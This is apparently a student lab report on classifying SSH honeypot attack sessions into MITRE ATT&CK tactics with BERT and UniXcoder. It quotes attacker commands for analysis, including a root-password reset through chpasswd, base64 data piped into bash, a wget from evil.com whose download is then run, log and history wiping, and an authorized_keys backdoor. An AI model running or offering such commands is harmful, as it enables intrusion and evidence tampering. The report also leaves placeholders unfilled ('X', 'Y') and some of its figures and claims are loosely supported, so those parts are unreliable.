

Lab-4:NLP

Group-13

Amirali Eghdami Malati- s328630,
Hicham El kettani- s344121, Jingbin Hu- s336634

1 Task 1: Dataset Characterization

1.1 Explore the labels

Q: How many different tags do you have?

There are 7 unique MITRE Tactic tags present in both the Train and Test datasets: Discovery, Execution, Persistence, Impact, Defense Evasion, Not Malicious Yet, and Other.

Q: How are they distributed? Plot a barplot to show the distribution of tags.

The distribution of tags is highly imbalanced, with **Discovery** and **Execution** accounting for over 80% of the total labels in both datasets. The following table and figure provide the detailed breakdown:

Table 1: Distribution of MITRE Tactic Tags in Train and Test Datasets

Tag	Train Dataset		Test Dataset	
	Count	%	Count	%
Discovery	6,009	52.37%	3,307	53.36%
Execution	3,239	28.23%	1,568	25.30%
Persistence	1,133	9.87%	683	11.02%
Defense Evasion	309	2.69%	218	3.52%
Impact	312	2.72%	133	2.15%
Not Malicious Yet	264	2.30%	212	3.42%
Other	209	1.82%	76	1.23%




Figure 1: Visual distribution of tags comparing Train and Test sets.

1.2 Explore a single bash command – 'echo'

Q: how many different tags are assigned?

A total of 7 unique MITRE Tactic tags are assigned to the 'echo' command across the Train and Test datasets: Persistence, Execution, Discovery, Not Malicious Yet, Impact, Other, and Defense Evasion.

Q: How are they distributed?

The distribution of tags for the 'echo' command shows that **Persistence** is the most frequent tactic in both datasets. Notably, some tags like **Defense Evasion** only appear in the Test set, while **Impact** and **Other** are only present in the Train set. The detailed breakdown is as follows:

Table 2: Frequency of MITRE Tactic Tags for the 'echo' Command

Tag	Train Frequency	Test Frequency
Persistence	104	59
Execution	39	32
Discovery	31	26
Not Malicious Yet	8	6
Impact	6	0
Other	4	0
Defense Evasion	0	1
Total	192	124

Q: Can you show an example of a session where 'echo' is assigned to both 'Persistence' and 'Execution', and explain why they were labeled differently?

- **Full Session String:**

```
cat /proc/cpuinfo | grep name | wc -l ; echo root:JrB0FLr9oFxB | chpasswd | bash ;
echo 321 > /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ;
cat /var/tmp/.var03522123 | head -n 1 ; cat /proc/cpuinfo | grep name | head -n 1 |
awk {print $4,$5,$6,$7,$8,$9;} ; free -m | grep Mem | awk {print $2,$3,$4,$5,$6,$7} ;
ls -lh $which ls ; which ls ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo | grep model |
grep name | wc -l ; top ; uname ; uname -a ; lscpu | grep Model ; rm -rf /var/tmp/dota* ;
cat /var/tmp/.systemcache43, 526621 ; echo 1 > /var/tmp/.systemcache436621 ;
cat /var/tmp/.systemcache436621 ; sleep 15s && cd /var/tmp ;
echo base64encodeddata | base64 --decode | bash ;
```

- **Tag Assignment Mapping and Reasoning:** The variation in labels for the same echo command is driven by the **operational intent** conveyed through its parameters and the execution pipeline. In this context, the labeling logic distinguishes between maintaining access and direct payload execution:

'echo' Instance Snippet	Assigned Tag	Reasoning/Evidence
echo root:JrB0FLr9oFxB ...	Persistence	Credential Manipulation: Used to pass new root credentials to chpasswd to maintain long-term access.
echo 1 > /var/tmp/...	Persistence	Staging: Writing values to hidden system files or temporary caches to prepare for subsequent attack phases.
echo [base64] ... bash	Execution	Payload Delivery: Delivering an obfuscated script that is decoded and piped directly into an interpreter for immediate execution.

1.3 Explore the Bash words

Q: How many Bash words per session do you have? Plot the Estimated Cumulative Distribution Function (ECDF).

Distribution Analysis: In the Train set, the average session length is approximately **45.7** words. However, there is a clear right-skewed distribution, as the median (50th percentile) is much lower at only **17** words. This indicates that more than half of the sessions are relatively short, while a few very long sessions (up to the maximum of 224) pull the average upward.

Comparison and ECDF Visualization: As visualized in Figure 2, the Test set contains slightly longer sessions on average (**57.4** words) compared to the Train set. The ECDF plot confirms this trend: the curve for the Train set rises more sharply at lower word counts, while the Test set curve is shifted slightly to the right, showing a higher concentration of sessions in the 20–100 word range. Despite these differences, both datasets converge at the same maximum length, covering the full spectrum of observed adversarial behaviors.




Figure 2: Empirical Cumulative Distribution Function (ECDF) showing the distribution of Bash words per session.

2 Task 2: Tokenization

2.1 Tokenize the following list of SSH commands: [cat, shell, echo, top, chpasswd, crontab, wget, busybox, grep]

Q: How do tokenizers divide the commands into tokens?

BERT (WordPiece Strategy):

BERT uses the **WordPiece** algorithm, which was trained primarily on general English text (Wikipedia and Books). When it encounters technical Bash commands like `chpasswd` or `crontab`, it fails to recognize them as single units and fragments them into linguistic pieces such as ['ch', '##pass', '##wd'] and ['cr', '##ont', '##ab']. The `##` prefix signifies that these tokens are sub-components of the preceding word. This results in a more fragmented representation, totaling **26** tokens for the sample sentence.

UniXcoder (Byte-Pair Encoding):

In contrast, **UniXcoder** utilizes **Byte-Pair Encoding (BPE)** and was pre-trained on massive code repositories. This domain-specific knowledge allows it to recognize technical patterns more effectively. For example, it preserves `passwd` as a single token and identifies `wget` as ['Gw', 'get']. It uses the **G** character to mark the start of a word (representing a leading space). Because UniXcoder understands the "language" of code better, it produces a more concise output of **24** tokens.

Q: Does one of them have a better(lower) ratio between tokens and words?

Comparison:

- **BERT:** Produces **26** tokens for the sequence.
- **UniXcoder:** Produces **24** tokens for the same sequence.

Reasoning: UniXcoder's ratio is superior because its **code-specific pre-training** allows it to recognize technical terms (like `passwd` or `wget`) as single or larger units. In contrast, BERT fragments these commands into multiple subwords (e.g., `##pass`, `##wd`), increasing the total token count and resulting in a higher, less efficient ratio.

Q: Why are some of the words held together by both tokenizers?

Some words remain unsplit by both tokenizers because they are:

- **Common English Words:** Commands like `cat`, `shell`, `echo`, and `top` are standard dictionary words. Since BERT is trained on general English (Wikipedia/Books), they exist as single entries in its vocabulary.
- **Short and Frequent:** These terms are short and appear with high frequency in both general text and code repositories. Subword algorithms (WordPiece and BPE) prioritize keeping frequently occurring sequences as whole tokens to maximize encoding efficiency.

Consequently, both models identify these simple commands as atomic units, whereas only UniXcoder has the specialized vocabulary to do the same for complex technical terms like `chpasswd`.

2.2 Now tokenize the entire training corpus with both tokenizers

Q: How many tokens does the BERT tokenizer generate on average?

BERT generates an average of **178.59** tokens per session.

Q: How many with the UniXcoder?

UniXcoder generates an average of **409.27** tokens per session.

Q: Why do you think it is the case?

UniXcoder utilizes **Byte-level BPE**, which preserves structural details like indentation, newlines, and case sensitivity. BERT (uncased) uses **WordPiece**, which strips casing and compresses whitespace, leading to fewer tokens for script data.

Q: What is the maximum number of tokens per bash session for both tokenizers?

BERT has a maximum of **1,889** tokens, while UniXcoder reaches a maximum of **28,920** tokens.

Q: How many sessions would currently be truncated for each tokenizer? Set the max length when calling the tokenizer to 512 tokens for both models.

BERT has **X** truncated sessions, while UniXcoder has **Y** truncated sessions.

2.3 Select the bash session that corresponds to the maximum number of tokens

Q: How many bash words does it contain?

134 bash words.

Q: Why do both tokenizers produce such a high number of tokens?

Base64-encoded strings consist of randomized character sequences that lack the statistical or linguistic patterns found in natural language or source code. Since these unique sequences do not exist in the tokenizers' pre-trained vocabularies, they cannot be merged into larger subwords. Consequently, the tokenizers are forced to decompose them into numerous character-level tokens, leading to a much higher token count.

Q: Why does BERT produce fewer tokens than UniXcoder?

BERT uses [UNK] for unrecognized sequences, producing fewer tokens, while UniXcoder splits them into multiple tokens, reflecting its code-specific pre-training.

2.4 Truncate words longer than 30 characters. Re-tokenize the processed sessions

Q: How many tokens per session do you have with the two tokenizers? Plot the number of words vs number of tokens for each tokenizer.

On average, BERT generates **128.38** tokens per session (Max: 920), while UniXcoder generates **110.46** tokens per session (Max: 824). Both tokenizers show a strong positive correlation between word count and token count, as illustrated in the scatter plots.




Figure 3: Word Count vs Token Count for BERT and UniXcoder.

Q: Which of the two tokenizers has the best ratio of tokens to words?

UniXcoder has the better token-to-word ratio.

Q: How many sessions now get truncated?

Under the **512**-token limit, both BERT and UniXcoder have **6** sessions truncated.

3 Task 3: Model Training

3.1 Fine-tune a BERT model for Named Entity Recognition.

Q: Can the model achieve "good" results with only 251 training labeled samples?

Table 3: Comprehensive BERT Performance Report: MITRE Tactic Classification

MITRE Tactic (Class)	Accuracy	Precision	Recall	F1-Score
Discovery	0.8838	0.8093	0.9712	0.8829
Execution	0.9055	0.8447	0.8151	0.8296
Persistence	0.9807	0.9536	0.9172	0.9350
Impact	0.9879	0.9915	0.3726	0.5417
Defense Evasion	0.9815	0.9565	0.1813	0.3048
Not Malicious Yet	0.9438	0.5605	0.2350	0.3311
Other	0.9860	0.5897	0.1901	0.2875
Aggregate Metrics	Accuracy	Precision	Recall	F1-Score
Macro Average	—	0.8151	0.5261	0.5875
Global Token Accuracy	0.8346			
Average Session Fidelity	0.8029			

Conclusion: No, the model currently suffers from *High Variance* and *Class Imbalance*.

- **Performance Paradox:** The high **Global Accuracy (0.8346)** is misleading. It is driven by the majority classes (Discovery & Execution) which represent over 80% of the data.

- **The "Difficulty" Zone:** The model fails significantly on **Defense Evasion** and **Other**.
- **Recall Deficiency:** For *Defense Evasion*, the Recall is only **0.1813**. In a real-world security scenario, this means the model misses 82% of evasion attempts, which is unacceptable for a robust detection system.
- **Sample Scarcity:** With only 251 sessions, BERT cannot learn the nuanced semantic boundaries of minority tactics. The high Precision but low Recall suggests the model only recognizes "textbook" examples of these attacks and fails to generalize to any variations.

3.2 Create a baseline where instead of a pre-trained BERT, you load only the BERT architecture. Train this 'naked' BERT in an end-to-end manner.

Q: Can you achieve the same performance?

Analysis of Results: The experimental findings demonstrate that a BERT architecture with random initialization cannot match the performance of a pre-trained model when constrained to only 251 training samples. The fundamental reason is that pre-trained weights provide a deep *linguistic prior*, transforming the fine-tuning process into a task of "semantic mapping" rather than "foundational learning." In contrast, a randomly initialized model faces a catastrophic mismatch between its 110-million-parameter search space and the limited data provided. Without the pre-existing ability to recognize basic English syntax or technical semantics, 251 sessions are insufficient for the model to simultaneously attain literacy and master specialized cybersecurity tactics like "Defense Evasion." Consequently, the naked model suffers from a "generalization collapse," resorting to a lazy learning strategy that memorizes high-frequency tokens from majority classes (e.g., Discovery) while failing to capture the nuanced patterns of minority tactics, leading to a significant decay in Global Accuracy, Macro-F1, and Recall.

3.3 Now fine-tune Unixcoder. Since Unixcoder was pre-trained with a coding corpus, the hypothesis is that it has more prior knowledge even on SSH

Q: Can you confirm this hypothesis? How do the metrics change compared to the previous models?

The hypothesis is confirmed: UniXcoder leverages its code-centric pre-training to interpret technical syntax as functional intent rather than noise. While BERT suffers a "generalization collapse" on minority tactics (Defense Evasion Recall: 0.1813), UniXcoder elevates the Macro F1 to 0.6974 and Defense Evasion Recall to 0.7887, proving superior prior knowledge for SSH session analysis.

Table 4: Per-Class Performance Comparison

MITRE Tactic	BERT			UniXcoder		
	P	R	F1	P	R	F1
Defense Evasion	0.9565	0.1813	0.3048	0.7631	0.7887	0.7757
Discovery	0.8093	0.9712	0.8829	0.9093	0.9057	0.9075
Execution	0.8447	0.8151	0.8296	0.8084	0.9304	0.8651
Impact	0.9915	0.3726	0.5417	0.8651	0.3993	0.5464
Not Malicious Yet	0.5605	0.2350	0.3311	0.7531	0.2921	0.4210
Other	0.5897	0.1901	0.2875	0.5643	0.3816	0.4553
Persistence	0.9536	0.9172	0.9350	0.8896	0.9325	0.9105

Table 5: Global and Macro Metric Comparison

Metric	BERT	UniXcoder	Delta (Δ)
Macro Average Precision	0.8151	0.7933	-0.0218
Macro Average Recall	0.5261	0.6615	+0.1354
Macro Average F1-Score	0.5875	0.6974	+0.1099
Average Session Fidelity	0.8029	0.8388	+0.0359
Global Token Accuracy	0.8346	0.8608	+0.0262

3.4 Alternative fine-tuning was performed by updating only the classification head or the last two encoding layers plus the head.

Q: How many parameters did you fine-tune in the scenario where everything was frozen? How many do you fine-tune now?

Configuration	Total Parameters	Trainable Parameters
Unixcoder Full Fine-tuning	125,344,519	125,344,519
Unixcoder Last-2-Layers + Head	125,344,519	14,181,127
Unixcoder Head-Only	125,344,519	5,383

Table 6: Parameter Statistics for Different Fine-tuning Setups

Q: Is the training faster?

Yes, the training is significantly faster when freezing layers. While the **forward pass** time remains relatively constant (as the data must still flow through all 125 million parameters to reach the head), the **backward pass** becomes much more efficient.

The speed improvement is driven by two main factors:

1. **Reduced Gradient Computation:** The model only calculates gradients for the trainable parameters (e.g., 5,383 for the head-only setup). It skips the computationally expensive partial derivative calculations for the 125 million frozen parameters in the backbone.
2. **Faster Optimizer Updates:** The optimizer (like Adam or SGD) only needs to update a tiny fraction of the weight matrices. This reduces the number of mathematical operations and memory I/O required during each step.

Q: Did you have to change the LR to improve convergence when freezing the layers?

Yes: When the backbone is frozen, the model’s capacity to adapt is restricted to the 5,383 and 14,181,127 parameters of the classification head. Since these parameters are randomly initialized and cannot rely on the collective optimization of the entire 125-million-parameter network, a more **aggressive learning rate** is necessary to drive the head toward the optimal decision boundary. A higher LR ensures that the limited trainable parameters converge efficiently without risking the distortion of the pre-trained layers, which remain static.

Q: How much do you lose in performance?

The performance loss is substantial and scales with the degree of layer freezing. Moving from Full Fine-tuning to a **Head-Only** approach results in a catastrophic **48% relative drop in Macro F1** (from 0.6974 to 0.3644). While the model retains basic command-line "literacy," it loses its "tactical intuition." This is most evident in the **Defense Evasion** tactic, where Recall collapses from 0.7887 to **zero**, indicating that the static pre-trained embeddings alone cannot distinguish stealthy malicious intent without encoder adaptation.

Table 7: Performance Decay across Fine-tuning Strategies

Metric	Full Fine-tuning	Last 2 Layers	Head-Only
Global Token Accuracy	0.8608	0.8341 (↓ 3%)	0.7239 (↓ 16%)
Macro Average F1-Score	0.6974	0.5943 (↓ 15%)	0.3644 (↓ 48%)
Average Session Fidelity	0.8388	0.7966 (↓ 5%)	0.6662 (↓ 21%)

Summary Analysis: Freezing the backbone essentially transforms the model from a "Specialized Security Analyst" back into a "General Programmer." It recognizes the syntax of the commands but lacks the fine-tuned internal representations necessary to identify complex, low-frequency attack patterns like Defense Evasion and Impact.

4 Task 4: Inference

Q: For each command, report the frequency of the predicted tags. Report the results in a table. Are all commands uniquely associated with a single tag?

Based on the frequency table we generated, the answer is a definitive No. The commands are not uniquely associated with a single tag.

Table 8: Frequency of Predicted MITRE ATT&CK Tags for Key SSH Commands

Command	Def. Evasion	Discovery	Execution	Impact	N.M.Y.*	Other	Persistence
cat	9	530,029	8,746	2	64	363	322,391
echo	14	609,073	4,681	0	6	555	145,426
grep	3,769	769,326	5,446	0	4	90	217,739
rm	29	173,792	15,661	0	27	292	156,949

*N.M.Y.: Not Malicious Yet

Q: For each command and each predicted tag, qualitatively analyse an example of a session. Do the predictions make sense? Give 1 example of a session for each unique tuple (command, predicted tag).

Table 9: Qualitative Analysis of Predicted Tags for Specific Commands

Command	Predicted Tag	Session Example
grep	Discovery	cat /proc/cpuinfo grep "model name"
grep	Persistence	cat /etc/crontab grep "root" tee -a /var/spool/cron/root
grep	Defense Evasion	history grep -v "192.168.1.1" > .temp && mv .temp .history
cat	Discovery	cat /etc/issue ; cat /proc/uptime ; cat /etc/passwd
cat	Persistence	cat >> /.ssh/authorized_keys <<EOF [ssh-key] EOF
cat	Execution	cat /tmp/exploit.sh bash
echo	Persistence	echo "admin:vQckfz14DsQ3" chpasswd
echo	Execution	echo "YmFzaCAtaSA+Ji..." base64 -d bash
rm	Defense Evasion	rm -rf /var/log/wtmp ; rm -rf /var/log/secure
rm	Execution	wget http://evil.com/p ; ./p ; rm p
rm	Impact	rm -rf /home/user/documents/*

Contextual Sensitivity: The model correctly distinguishes between a command used for maintenance and one used for an attack. For example, rm is labeled Defense Evasion when targeting system logs (/var/log/), but labeled Execution when it is used to clean up a downloaded malware payload after execution.

Chain of Intent: When echo is used to pipe strings into chpasswd or passwd, the model elevates the tag from Discovery to Persistence, recognizing that the attacker’s intent is to maintain access by altering credentials.

Data Exfiltration/Tampering: cat is labeled Impact or Persistence when the destination of the data stream is a sensitive system file or a backup location, rather than just stdout.

Q: Does the plot provide some information about the fingerprint patterns?

Yes, the plot visualizes the chronological evolution and intensity of attack fingerprint patterns. The diagonal progression from the bottom-left to the top-right shows that new unique fingerprint IDs (Y-axis) are introduced over the timeline (X-axis). Additionally, the color and size of each point represent "numerosity," providing information on the session frequency per day for each specific pattern.

Q: Are there fingerprints that are always present in the dataset?

Yes, the plot reveals persistent attack patterns throughout the entire duration of the data collection. Specifically, the lower ID range (0–5,000) shows dense, continuous horizontal streaks. These patterns appear consistently from September 2019 to January 2020, representing "baseline" or evergreen attack scripts that are reused without interruption.

Q: Are there fingerprints with a large number of associated sessions?

Yes, several fingerprints are associated with high-volume activity. The numerosity scale indicates that yellow and light-green points represent fingerprints generating between 200 and over 250 sessions in a single day. Notable examples of high-session fingerprints appear around ID 38,000 and ID 50,000.

Q: Can you detect suspicious attack campaigns during the collection? Give a few examples of the most important fingerprints.

Yes, suspicious attack campaigns can be detected as dense, high-numerosity clusters that emerge in short timeframes.

- **December 2019 Campaign:** A massive campaign is visible in early December 2019, characterized by a bright yellow-green cluster.
- **ID $\approx 38,000$:** This is a critical fingerprint that represents a high-intensity coordinated attack during the December period.
- **ID 0–5,000:** These fingerprints are important as they constitute the persistent background reconnaissance activity always present in the system.
- **ID $\approx 50,000$ +**: These represent the newest attack variations introduced late in the collection period (late December 2019 to January 2020).




Figure 4: Evolution of Attack Fingerprints Over Time. The plot shows the chronological emergence of new fingerprints and their daily session frequency (numerosity).